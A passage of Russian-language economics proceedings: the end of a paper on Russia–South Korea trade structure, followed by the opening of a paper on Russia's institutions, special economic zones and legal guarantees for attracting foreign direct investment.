Россия имеет стратегическое значение в экономическом развитии Южной Кореи. Корейское правительство считает сотрудничество необходимым условием для обеспечения энергетической безопасности страны, укрепления ее позиций в Евразии и Азиатско-Тихоокеанском регионе, а также решения экономических проблем.

В большинстве случаев Россия осуществляет экспорт продукции из Сахалинской области, Москвы, Красноярского края, Приморского края и Волгоградской области.

Рассмотрим экспорт услуг России в Южную Корею. По состоянию на 2020 год согласно статистическим данным Банка России Российская Федерация экспортировала в Республику Корея услуг в 2020 г. на 506,6 тыс. долл. США. Основным видов услуг, экспортируемые из России, являются транспортные услуги (40,6%). Из них больше половины транспортных услуг.

– воздушный транспорт (авиаперевозки). Треть транспортных услуг относится к морским перевозкам. Услуги, связанные с путешествиями (туризм) занимают 33,8% от всех экспортируемых услуг, из них большая часть относится к личным путешествиям. С другой стороны, экспорт в секторах финансовых услуг, телекоммуникаций, компьютерных и информационных услуг, строительных услуг, лицензионных платежей и лицензионных сборов очень низок с точки зрения абсолютных объемов и относительного сравнения.

Это схожая ситуация с тем, какие услуги экспортирует Российская Федерация в общем по миру. Воздушный транспорт лидирует, лишь немного уступая деловым бизнес услугам.

Далее рассмотрим импорт России из Республики Корея.

За последние 24 года импорт России из Республики Корея увеличивался в годовом исчислении на 7,4%, с 1,42 млрд долларов в 1995 году до 7,86 млрд долларов в 2019 году. Динамика объемов импорта приведена ниже:




Рисунок 2. Импорт России из Республики Корея 1995-2020 гг (в млрд. долл. США)

На графике также представлены данные по импорту Российской

Федерации из Республики Корея за период январь-декабрь 2020 года. Данные представлены на основании таможенной статистики Федеральной таможенной службы Российской Федерации. По состоянию на 2020 год величина импорта составила 7,16 млрд. долл. США. Таким образом, товарооборот между двумя странами за 2020 год составил 19,6 млрд. долл. США. Общая доля Республики Корея в обороте России составляет около 3,5%.

Самая низкая величина импорта наблюдалась в 1999 году, а максимальная величина в 2011 году.

Следует отметить, что на объем импорта из Республики Корея оказывают влияние санкции США и ЕС, а также программа импортозамещения, проводимая Российской Федерацией. Тем не менее Республика Корея не присоединилась к американским и европейским санкциям против России, поэтому различия во взглядах на международные события в гораздо меньшей степени повлияли на двусторонние отношения стран. Однако количество проводимых проектов в России с того времени немного снизилось.

Импортная корзина Российской Федерации из Республики Корея в процентном соотношении от общего объема импорта из Южной Кореи такова: большую часть составляют транспортные средства (кроме железнодорожного и трамвайного транспорта), автомобилестроение, производство автозапчастей (21,23%); машины, ядерные реакторы, котлы (17,6%); электротехнические машины и оборудование (12,5%); корабли, катера и плавучие конструкции (10,5%). Менее десяти процентов приходится на пластмассы, медицинскую и оптическую аппаратуру, химическую продукцию. Южная Корея в основном специализируется на поставках высокотехнологического оборудования. К лидирующим отраслям также относится производство электроники (в частности, бытовая техника, телефоны, полупроводники, строительная техника и оборудование). С 1990 года в Республике Корея объем финансирования исследований и разработок в области технологического развития увеличился с 2% до 4,2% от ВВП. Это самый высокий показатель среди стран ОЭСР на 2020 год.

Речь идет не столько об увеличении до уровня 4,2% ВВП с 2% в 1990 г. – это на сегодняшний день, – сколько о фактическом росте патентной активности

Для сравнения структуры импорта России из Республики Корея с общемировым импортом России, взглянем на данные по миру. Согласно предоставленным данным Федеральной службы государственной статистики (Росстат), величина импорта России составляла 239,64 млрд. долл. США. Таким образом, у России наблюдалось положительное сальдо торгового баланса, равное 93,7 млрд. долл. США [4]. Что касается структуры, то в 2020 году большую часть продукции составляют транспортные средства, машины и оборудование. Далее следует категория продовольственных товаров и сельскохозяйственное сырье для их производства, а также продукция химической промышленности, каучук.

При сравнении структуры импорта России из Республики Корея с товарной структурой импорта России по миру, можно отметить определенную специфику - судостроение. Республика Корея преуспела в судостроении, в частности, в строительстве пассажирских и грузовых судов. В России находится представительство КОМЕА («Корейская ассоциация морского оборудования»). Целью представительства является развитие судостроительной морской промышленности между КОМЕА и Государственной судостроительной корпорацией России (действует с 26 июля 2019 г.) [5].

В импорте России из Республики Корея значительную долю составляют продукты химической промышленности. В частности, огромное влияние на это оказывает и южнокорейская культура. На российском рынке за последние годы процент корейской уходовой и декоративной косметики заметно увеличился. Помимо этого, вследствие влияния южнокорейского кинематографа, после выхода дорамы «Потомки солнца» в 2016 году, получившей мировой интерес, резко возросла популярность косметической продукции на основе женьшеня. Например, южнокорейский производитель Amore Pacific в 2017 году превзошел продажи таких именитых брендов как Chanel, LVMH Moët & Hennessy – Louis Vuitton [6]. Фанаты нашумевшего южнокорейского сериала стремились

пользоваться такими же косметическими средствами, что и актеры, сыгравшие роли в дораме. Развитие данной отрасли не только позволит увеличить импорт России из Южной Кореи, но и пополнит быстрорастущий конкурентный национальный рынок косметических средств. Повысится заинтересованность как местного потребителя, так и иностранных клиентов, создаст перспективную среду для развития смежных отраслей.

Ниже в таблице представлена доля импорта из Республики Корея в России от общемирового объема импорта России в период с 2010 по 2020 гг. включительно.

Таблица 3. Доля импорта России из Республики Корея (2010-2020 гг.), % [7]

	2010	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020
Величина импорта (в млрд. долл. США) в Россию из РК	7,9	12,3	11,2	11,1	10,2	4,7	5,4	7,3	7,4	7,9	7,16
Величина мирового импорта (в млрд. долл. США) России	245,7	318,6	335,8	341,3	307,9	193	191,5	238,4	248,9	253,9	239,7
<b>Доля импорта России из РК (%)</b>	<b>3,21</b>	<b>3,86</b>	<b>3,34</b>	<b>3,25</b>	<b>3,31</b>	<b>2,45</b>	<b>2,79</b>	<b>3,05</b>	<b>2,99</b>	<b>3,10</b>	<b>2,99</b>

Продукция из Республики Корея была встречена российским потребителем на отечественном рынке достаточно охотно, граждане страны смогли познакомиться с представленными товарами и остались вполне довольны выбором. На территории Российской Федерации представлены многие крупные действующие компании Южной Кореи, в частности, занятые в производстве бытовой, компьютерной техники и электроники, такие как: LG Group, Samsung Electronics, Daewoo, Iriver. Чтобы оценить масштабы деятельности этих компаний, можно привести наблюдение за 2019 год, согласно которому компания Samsung стала лидером по объему продаж

мобильных телефонов на территории России. Второе и третье место соответственно по объему продаж заняли компании Hyundai Motor Group и LG Group: Hyundai Motor Group в производстве автомобилей, LG Group в сфере бытовой электроники.

В период пандемии COVID-19 Республика Корея активно развивала свой фармацевтический сектор. Но сфера медицины и здравоохранения будет рассмотрена в разрезе анализа перспектив в двустороннем сотрудничестве позднее.

Республика Корея в 2020 году находится 7 месте по импорту товаров в Россию:




Рисунок 3. Import value of goods in Russia in 2020, by major country of origin (in billion U.S. dollars) [8]

Глядя на статистику торговли между Республикой Корея и Российской Федерацией, очевидно, что структура экспорта-импорта двух стран дополняет друг друга. Однако, если структура торговли двух стран будет улучшена, Россия сможет двигаться по пути инновационного развития.

Если говорить об импорте услуг Российской Федерацией из Республики Корея, то по состоянию на 2020 год эта сумма составила 718,6 тыс. долл. США. Таким образом, сальдо торгового баланса услугами с Республикой Корея отрицательное. Одним из главных факторов данного явления стала пандемия коронавирусной инфекции, поразившая весь мир, но отрицательное сальдо у России с Южной Кореей наблюдается уже многие годы. Наиболее потребляемыми услугами в 2020 году стали транспортные услуги, строительные услуги. Похожая ситуация наблюдается и по миру, но к числу основных импортируемых услуг России еще относятся услуги по телекоммуникации [9].

Хотелось бы остановиться на проблемах, возникающих в торговых отношениях двух стран. Следует сказать, что, помимо явных преимуществ от развития торгово-экономических отношений России и Республики Корея, есть ряд факторов, тормозящих данный процесс. Давайте обратим на них внимание.

– Низкий уровень отраслевой диверсификации.

Как уже было отмечено ранее во время анализа, в структуре торговой корзины России преобладает больше сырьевой сектор, сектор сельского хозяйства и металлы. К сожалению, данная тенденция у страны наблюдается в течении уже длительного периода времени.

– Языковой барьер и трудности в межкультурных коммуникациях.

Разница менталитетов может стать еще одним камнем преткновения для продуктивного сотрудничества.

– Неблагоприятные условия для предпринимательства.

Уровень развития малого и среднего бизнеса в России все еще недостаточно высок. Роль в торговых отношениях больше принимают на себя компании, занятые в секторе крупного бизнеса, например, крупные корпорации. Именно они и берут на себя развитие экспортных отношений России с Республикой Корея. В этой связи актуальными являются программы страхования рисков, предоставления финансовых механизмов обеспечения поставок, организованной консультативной и информационной помощи.

– Высокая степень бюрократизации становится еще одним препятствием для взаимного сотрудничества.

Этот фактор еще найдет свое отражение в инвестиционном сотрудничестве двух стран. Длительность оформления всей необходимой документации и их согласования порядком усложняют процесс получения конечного результата.

– Неразвитость инфраструктуры.

Качество и состояние дорог, портов, терминалов способны затруднить процессы поставки грузов между странами, увеличить количество времени в пути.

– Удаленность Южной Кореи от основных центральных городов России [10].

Главные административные центры, в том числе Москва и Сеул, находятся на большом расстоянии друг от друга, имеют разницу в часовых поясах, что затрудняет процесс коммуникации глав двух стран.

– Коррупция.

Этот фактор достаточно серьезно отражается на экономической активности государства.

Таким образом, имея устоявшиеся экономические отношения, страны сталкиваются и с неблагоприятными условиями сотрудничества. По большей части, факторы складываются из социальных, культурных различий, разницы в деловой активности стран, развитости самой экономики и ее специализации, а также самих целей взаимного партнерства стран. Существует необходимость в укреплении взаимного доверия. Взаимное доверие, которое накапливается так же, как и объем обмениваемой информации, послужит основой не только для торговли, но и для продвижения других проектов экономического сотрудничества. Например, компаниям, стремящимся выйти на корейский и российский рынки, необходимо систематизировать и представить примеры успеха и неудачи, чтобы они могли воспользоваться опытом тех, кто впервые вышел на рынок. Исходя из предоставленной ими информации, чем большему



количеству компаний удастся войти в страну, тем разнообразнее будет экспортная продукция обеих стран.

Для регулирования экономических отношений между странами существует широкая договорно-правовая база. В частности, далее в работе будет упомянута Доктрина об избежании двойного налогообложения между Россией и Республикой Корея и будет рассмотрено регулирование международных взаимоотношений с точки зрения налоговой политики, принятой между странами. Кроме того, будет затронута разница в налоговых системах России и Республики Корея.

### **Библиографический список:**

1. Составлено по: ОЕС: Russia – South Korea // URL: <https://oec.world/en/profile/bilateral-country/rus/partner/kor?compareExports0=comparisonOption3&depthSelector=HS2Depth&dynamicBilateralTradeSelector=year2019&measureBilateralTradeSelector=vizValueOption1> (Дата обращения: 27.11.2021).

2. Федеральная служба государственной статистики (Росстат): Торговля в России 2021 (официальное издание) // URL: [https://rosstat.gov.ru/storage/mediabank/Torgov\\_2021.pdf](https://rosstat.gov.ru/storage/mediabank/Torgov_2021.pdf) (Дата обращения: 25.04.2022).

3. Рассчитано по: данные ОЕС: Russia – South Korea // URL: <https://oec.world/en/profile/bilateral-country/rus/partner/kor?compareExports0=comparisonOption3&depthSelector=HS2Depth&dynamicBilateralTradeSelector=year2019&measureBilateralTradeSelector=vizValueOption1> (Дата обращения: 27.11.2021) и данные Федеральной службы государственной статистики (Росстат): Торговля в России 2021 (официальное издание) // URL: [https://rosstat.gov.ru/storage/mediabank/Torgov\\_2021.pdf](https://rosstat.gov.ru/storage/mediabank/Torgov_2021.pdf) (Дата обращения: 25.04.2022).

4. Составлено по: ОЕС: Russia – South Korea // URL: <https://oec.world/en/profile/bilateral-country/rus/partner/kor?compareExports0=>

comparisonOption3&depthSelector=HS2Depth&dynamicBilateralTradeSelector=year2019&measureBilateralTradeSelector=vizValueOption1 (Дата обращения: 27.11.2021).

5. Федеральная служба государственной статистики (Росстат): Торговля в России 2021 (официальное издание) // URL: [https://rosstat.gov.ru/storage/mediabank/Torgov\\_2021.pdf](https://rosstat.gov.ru/storage/mediabank/Torgov_2021.pdf) (Дата обращения: 25.04.2022).

6. Генеральное консульство Республики Корея в Санкт-Петербурге: Торжественная церемония открытия Российского Представительства Корейской Ассоциации Морского Оборудования (КОМЕА) // URL: [https://overseas.mofa.go.kr/ru-stpetersburg-ru/brd/m\\_7880/view.do?seq=761664&srchFr=&%3BsrchTo=&%3BsrchWord=&%3BsrchTp=&%3Bmulti\\_itm\\_seq=0&%3Bitm\\_seq\\_1=0&%3Bitm\\_seq\\_2=0&%3Bcompany\\_cd=&%3Bcompany\\_nm](https://overseas.mofa.go.kr/ru-stpetersburg-ru/brd/m_7880/view.do?seq=761664&srchFr=&%3BsrchTo=&%3BsrchWord=&%3BsrchTp=&%3Bmulti_itm_seq=0&%3Bitm_seq_1=0&%3Bitm_seq_2=0&%3Bcompany_cd=&%3Bcompany_nm) (Дата обращения: 27.11.2021).

7. Пак К.С. Анализ экспорта косметических продуктов Южной Кореи в Россию и феномен «корейской волны» // В сборнике: Проблемы и механизмы реализации национальных приоритетов социально-экономического развития России. Материалы международной научно-практической конференции, посвященной 50-летию Хабаровского государственного университета экономики и права. Министерство науки и высшего образования Российской Федерации Федеральное государственное бюджетное образовательное учреждение высшего образования «Хабаровский государственный университет экономики и права». 2020. С. 200-203.

8. Данные Федеральной службы государственной статистики (Росстат): Торговля в России 2021 (официальное издание) // URL: [https://rosstat.gov.ru/storage/mediabank/Torgov\\_2021.pdf](https://rosstat.gov.ru/storage/mediabank/Torgov_2021.pdf) (Дата обращения: 25.04.2022).

9. Источник: Statista: Import value of goods in Russia in 2020, by major country of origin // URL: <https://www.statista.com/statistics/1002049/russia-leading-import-partners/> (Дата обращения: 27.11.2021).

10. Банк России. Внешняя торговля услугами: 2020 / URL:  
[http://www.cbr.ru/vfs/eng/statistics/credit\\_statistics/trade/64e-trade\\_20.xlsx](http://www.cbr.ru/vfs/eng/statistics/credit_statistics/trade/64e-trade_20.xlsx) (Дата  
обращения: 15.02.2022).

*Молдован Артём Анатольевич, кандидат экономических наук, доцент,  
Санкт-Петербургский государственный университет промышленных  
технологий и дизайна кафедра экономической теории  
e-mail: [senatornatalia@mail.ru](mailto:senatornatalia@mail.ru)*

## **ИНСТРУМЕНТЫ ПРИВЛЕЧЕНИЯ ПИИ В РФ**

**Аннотация:** Правительства всех стран, осознавая важность иностранного инвестирования, принимают меры для привлечения иностранного капитала в экономику своих стран. Важную роль в привлечении играют макроэкономические факторы, такие как состояние бюджета, госдолг, уровень развития инфраструктуры, наличие квалифицированных работников и величина ВВП. Инвесторы также отмечают важность политической ситуации в стране и нормативно-правовой базы иностранного инвестирования для гарантии сохранности их капитала.

Наибольшее значение имеют прямые иностранные инвестиции (ПИИ), как фактор, активизирующий социально-экономическую сферу страны. Прямые инвестиции сочетают в себе капитал и перенос практических знаний и инновационных технологий. Благодаря ПИИ появляются новые производства, создаются новые рабочие места, платится налог и развивается инфраструктура.

**Ключевые слова:** ПИИ, рынок, инвестиции, мировая экономика, офшорные зоны, инвестиционный проект.

**Annotation:** The Governments of all countries, realizing the importance of foreign investment, are taking measures to attract foreign capital into the economy of their countries. An important role in attracting is played by macroeconomic factors, such as the state of the budget, public debt, the level of infrastructure development, the availability of qualified workers and the value of GDP. Investors also note the

importance of the political situation in the country and the regulatory framework for foreign investment to guarantee the safety of their capital.

Foreign direct investment (FDI) is of the greatest importance as a factor that activates the socio-economic sphere of the country. Direct investments combine capital and the transfer of practical knowledge and innovative technologies. Thanks to FDI, new industries are being created, new jobs are being created, taxes are being paid and infrastructure is being developed.

**Keywords:** FDI, market, investment, world economy, offshore zones, investment project.

Привлечение ПИИ является одним из ключевых условий для развития экономики стран. Россия, как страна больших возможностей, потенциально должна иметь высокую привлекательность для иностранных инвестиций. Огромный рынок сбыта продукции и относительно дешевая рабочая сила при наличии высококвалифицированного персонала способствует вниманию со стороны инвесторов. Однако, проанализировав современное состояние объемов России и российский инвестиционный климат, можно сделать вывод, что Россия имеет низкую привлекательность для реальных инвесторов и большинство ПИИ вкладывают российские предприниматели через оффшорные зоны.

Рассмотрим некоторые методы регулирования, которые не были рассмотрены выше, однако постоянно используются как методы привлечения ПИИ.

#### *Институциональные основы*

Для совершенствования инвестиционного климата с начала XXI века было создано несколько институтов:

➤ Инвестиционный фонд РФ под руководством Министерства регионального развития РФ. Главная цель фонда – поддержка конкретных инвестиционных проектов.

➤ Российский инвестиционный фонд информационно-

коммуникационных технологий. Фонд направлен на поддержание инвестиций в информационно-коммуникационную сферу. Пример кооперации – фонд активно продвигал российскую продукцию международной компании Softline.

➤ Институт федерального инвестиционного уполномоченного. Создан для сопровождения проектов иностранных инвесторов.

➤ Консультативный совет по иностранным инвестициям. Институт, решающий проблемы иностранных инвесторов.

➤ Российский фонд прямых инвестиций. Фонд является соинвестором и катализатором привлечения прямых инвестиций в Россию.

➤ Агентство стратегических инициатив. Создано для содействия в преодолении административных барьеров иностранным инвесторам.

Рассмотрим подробнее самые эффективные институты.

Консультативный совет по иностранным инвестициям – организация, в которую входят крупнейшие иностранные инвесторы и российское правительство. В состав входят 53 международные компании и банка, в их числе Компания «Deutsche Bank AG», «Metro AG», «Mitsubishi Corporation», «Nestlé S.A.», «PepsiCo», «Procter & Gamble», «Samsung Electronics Co., Ltd», «Shell plc.», «Siemens AG», «Группа Société Générale» и Группа Всемирного банка. Собрание совета проходит ежегодно, на нем обсуждаются основные проблемы, возникающие у иностранных инвесторах во взаимоотношениях с органами исполнительной власти. Примером содействия органов и инвесторов может послужить разработка нулевых ставок таможенных пошлин на какао-продукты, проведение конкурсного отбора инвестиционных проектов по солнечной и гидрогенерации [1].

РФПИ был создан для работы с долгосрочными финансовыми и стратегическими иностранными инвесторами. РФПИ создан для софинансирования иностранных инвестиций в модернизацию экономики и обеспечения максимальной доходности. Во всех сделках РФПИ выступает соинвестором вместе с крупнейшими в мире институциональными инвесторами – фондами прямых инвестиций, суверенными фондами, а также ведущими

отраслевыми компаниями. Фонд может инвестировать только при наличии соинвестора или группы соинвесторов, при условии их доли в инвестиции равной доле РФПИ или выше ее. Соинвестор должен иметь более \$ 1 млрд активов под управлением или обладать рыночной капитализацией более \$ 1 млрд.

РФПИ и Корейская инвестиционная корпорация подписали меморандум о создании Российско-корейской инвестиционной платформы с целью инвестирования в компании и проекты, способствующие развитию внешнеторгового и инвестиционного сотрудничества между странами. Суверенный фонд королевства Саудовская Аравия Public Investment Fund создал партнерство с РФ, в рамках которого стороны осуществляют совместные инвестиции в привлекательные проекты, в том числе в области инфраструктуры и сельского хозяйства. Департамент финансов Абу-Даби выделил \$ 5 млрд под управлением суверенного фонда ОАЭ Mubadala для инвестиций в инфраструктуру России [2]. Вот несколько примеров международных сотрудничеств РФПИ.

За 10 лет РФПИ привлек более 2,1 трлн рублей в более чем 95% регионов России [3].

Агентство стратегических инициатив (АСИ) – организация, созданная для реализации мер в экономических и социальных сферах. Основными направлениями деятельности являются:

- продвижение нового бизнеса;
- поиск молодых профессионалов;
- вовлечение частных организаций для продвижения социальных проектов.

АСИ совместно с Национальной предпринимательской инициативой разработали 11 “дорожных карт”, мероприятия, направленные на улучшение, ускорению и удешевлению ведения бизнеса. Например, введение электронной интегрированной системы отчетности. Все проекты, проводимые АСИ, служат для национальных и зарубежных инвесторов [4].

## *Роль особых экономических зон на территории Российской Федерации*

Особые экономические зоны – это зоны с особым юридическим и экономическим статусом, создающим благоприятные условия для привлечения зарубежных инвестиций на основе предоставления ряда льгот таких как:

- регистрация предприятий с зарубежными инвестициями в упрощенном порядке;
- льготный налоговый режим (зарубежные инвесторы и предприятия с иностранными инвестициями облагаются налогами по пониженным ставкам);
- плата за пользование землей и другими природными ресурсами по пониженным ставкам;
- особый таможенный режим, который включает пониженные таможенные пошлины на ввоз и вывоз товаров, и упрощенный порядок пересечения границы;
- въезд и выезд иностранных граждан в упрощенном порядке, в том числе и безвизовый [5].

ОЭЗ положительно влияют на экономику государства, в котором они были созданы. ОЭЗ привлекают иностранные инвестиции, позволяют получить международный опыт, иностранные технологии, доход от пребывания зарегистрированной компании в этой зоне, создаются новые рабочие места. Все это способствует развитию национальной экономики, а также помогает регионам со сложной экономической и производственной ситуацией.

Развитием особых экономических зон в России занимается специально созданная управляющая компания – АО «Особые экономические зоны», единственным акционером которого является государство [6].

Согласно Федеральному закону от 22.07.2005 года № 116-ФЗ «Об особых экономических зонах в Российской Федерации» могут создаваться только 4 типа ОЭЗ: промышленно-производственные, технико-внедренческие, туристско-рекреационные и портовые. На территории ОЭЗ не допускается добыча и переработка полезных ископаемых, а также производство и



переработка подакцизных товаров, за исключением легковых автомобилей и мотоциклов. ОЭЗ, кроме ОЭЗ туристско-рекреационного типа, могут создаваться только на земельных участках, находящихся в государственной собственности. Решение о создании ОЭЗ принимается Правительством РФ [7].

Для инвесторов ОЭЗ обладают рядом крайне важных преимуществ по сравнению собычными территориями России (табл. 1).

Таблица 1 – Экономия на территории ОЭЗ

	Не ОЭЗ	ОЭЗ
Налог на прибыль, %	20	2-13,5
Налог на имущество, %	2,2	0
Налог на землю, %	1,5	0
Транспортный налог (руб./л.с.)	0,01-7,61	0
Налог на добавленную стоимость, %	20	0
Стоимость приобретения земли	100% рыночной стоимости	1-30% кадастровой стоимости земли

Источник: Министерство экономического развития Российской Федерации. Особые экономические зоны // URL: [https://www.economy.gov.ru/material/directions/regionalnoe\\_razvitie/instrumenty\\_razvitiya\\_territoriy/osobye\\_ekonomicheskie\\_zony/](https://www.economy.gov.ru/material/directions/regionalnoe_razvitie/instrumenty_razvitiya_territoriy/osobye_ekonomicheskie_zony/) (Дата обращения: 28.04.2022)

На территории ОЭЗ действует режим свободной таможенной зоны. Это заключается в 0% пошлины и НДС на импорт оборудования, компонентов и материалов, ввозимых в ОЭЗ, и 0% экспортных пошлин на готовые товары, вывозимые за пределы ЕАЭС [8].

К концу 2020 году в РФ насчитывалось 42 особых экономических зоны, большинство из которых находятся в западной части страны, близко к Европе. Из них 23 промышленно- производственного типа, 10 туристско-рекреационного, 7 технико-внедренческого и всего 2 портового типа [9]. Малое количество ОЭЗ последних двух типов объясняются большими затратами и вероятностью низкого дохода.

Также, к концу 2020 году было более 140 иностранных инвесторов из 42 стран. Лидерами по объему инвестиций были Нидерланды (83 688 млн руб.), Кипр (46 088 млн руб.))и США (29 350 млн руб.).

За 2020 год в ОЭЗ зарегистрировано 128 новых резидентов, создано более 5 тысяч новых рабочих мест и осуществлено 87,5 млрд рублей инвестиций. Кроме того, в 2020 году объем налоговых, таможенных и страховых отчислений резидентов превысил объем бюджетных расходов на инфраструктуру ОЭЗ. Всего резидентами уплачено 77,2 млрд рублей налоговых платежей, 71,2 млрд рублей таможенных платежей и 37,0 млрд рублей страховых взносов [10].

Неоднократно высказывалась идея принятия отдельного закона о свободных экономических зонах, было выработано несколько проектов, однако на сегодняшний день такой закон не принят. По мнению аудиторов Счетной палаты РФ АО «Особые экономические зоны» принимает недостаточно мер для того, чтобы ОЭЗ стали эффективным механизмом привлечения инвестиций. Отсутствует документ стратегического планирования создания ОЭЗ.

ОЭЗ являются одним из важнейших инструментов привлечения иностранных инвестиций, предоставляя много различных преимуществ для инвесторов. Кроме притока капитала в страну, создание ОЭЗ также влияет на рост занятости населения страны, происходит стимулирование промышленного экспорта, приток инновационных технологий и скачек интеллектуальной деятельности.

#### *Система гарантий прав иностранных инвесторов*

В инвестиционном законодательстве под гарантиями инвестиционной деятельности подразумеваются государственные гарантии от собственных действий (национализация и экспроприация). В связи с политической ситуацией сейчас в мире данный вопрос наиболее актуален. Например, на Крыме приняли законопроект о принудительном изъятии имущества у иностранных граждан, совершающих недружественные действия в отношении России.

Для инвесторов важно понимать, есть ли вероятность экспроприации их капитала. Россия имеет показатель выше среднего в данной области (4 из 7) [11]. Эксперты связывают высокую вероятность экспроприации с высоким уровнем коррупции в России.

Национализация с точки зрения российского права – это государственно-властный акт, направленный на принудительное прекращение права частной собственности на определенные имущественные комплексы и (или) права частного участия в долях и капиталах организации, и возникновении права собственности на это имущество (право участия в долях и капиталах) у государства, как правило, в экстремальных условиях (революции, войны, кризис и т.д.) [12].

Государственные гарантии прав иностранных субъектов устанавливаются в федеральном законе №160 «Об иностранных инвестициях в РФ». В ФЗ выделены 3 вида гарантий:

1) гарантии, направленные на обеспечение неприкосновенности имущества, входящего в содержание иностранных инвестиций;

2) гарантии, которые предоставляют инвестору право на пользование результатами, возникшими в ходе осуществляемой им инвестиционной деятельности;

3) гарантии, которые непосредственно регулируют основные этапы и сам порядок рассмотрения споров, вытекающих из сферы обращения иностранных инвестиций.

Предусмотрено 2 возможных случая ущерба инвеститорам:

1) ущерб был причинен вследствие неправомерных действий государственных органов или должностных лиц;

2) вышеназванные лица ненадлежащим образом осуществляли свои обязанности по взаимодействию с иностранным инвестором, что в итоге привело к причинению ему вреда.

Из основных одиннадцати гарантий, закрепленных в ФЗ № 160, три направлены на защиту прав инвестора при принудительном изъятии его собственности:

1) инвестору гарантируется выплата компенсаций при осуществлении национализации или реквизиции его имущества;

2) существует запрет на применение национализации при переводе

иностранных доходов или прибыли за территорию РФ, если такие доходы или прибыль получены в России правомочным путем;

3) РФ обеспечивает беспрепятственный вывоз за ее пределы имущества и информации иностранного инвестора, которые были правомочно ввезены на территорию РФ как иностранная инвестиция [13].

К сожалению, гарантии закреплены в довольно общей форме и не содержат четкого определения их действия.

Кроме гарантий существуют специальные контракты и соглашения, защищающие инвесторов. Одним из таких является Соглашение о защите и поощрении капиталовложений (СЗПК). Это договор между государством и инвесторов, при котором власти обещают не ухудшать условия. Договор также называется стабилизационной оговоркой. Тем самым повышается инвестиционная привлекательность различных проектов и гарантируется стабильность национального законодательства применительно к осуществлению инвестиций.

